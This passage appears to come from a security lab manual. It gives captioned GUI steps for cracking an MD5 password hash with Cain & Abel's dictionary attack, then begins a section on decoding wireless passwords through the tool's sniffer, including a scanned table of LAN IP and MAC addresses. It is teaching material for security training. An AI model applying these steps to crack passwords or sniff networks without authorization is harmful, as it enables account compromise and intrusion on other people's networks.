
Step 3: Click on Cracker → MD5 Hashes → + icon → Add to List




Step 5: Paste MD5 Hash Value and click on ok




Step 6: Right Click




Step 7: Click on Dictionary Attack




Step 8: Click on Add to list




Step 9: Goto Wordlist




Step 10: Select Wordlist and open



Step 11: Click on Start




Step 12: Password Cracked




o Decode wireless network passwords using Cain and Abel's capabilities.


Step 1: Open Cain & Abel



Step 2: Click Yellow Icon



Step 3: Goto Sniffer



Cain

File View Configure Tools Help


Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088									
192.168.90.109	18A6F743B119									
192.168.90.112	F0090D8595A2									
192.168.90.117	5C628B2F5255									
192.168.90.121	3C52A1067F87									
192.168.90.124	F0090D85D412									
192.168.90.125	ECE1A9F7EFFF	Cisco								
192.168.90.126	5017F4C70E3	Cisco								
192.168.90.127	1C697AEC372B									
192.168.90.128	8416F973C989									
192.168.90.129	0495E64630D0									
192.168.90.130	A4AE12FC8177									
192.168.90.131	1C697AEC38D8									
192.168.90.133	E865D48BF128									
192.168.90.134	14EBB6D465DD									
192.168.90.135	98DE00EA86E5									
192.168.90.136	98DE00EA8631									
192.168.90.137	8416F9744CD3									
192.168.90.138	F0090D85D29E									
192.168.90.139	A865B4738639									
192.168.90.148	A4AE12FC7F55									

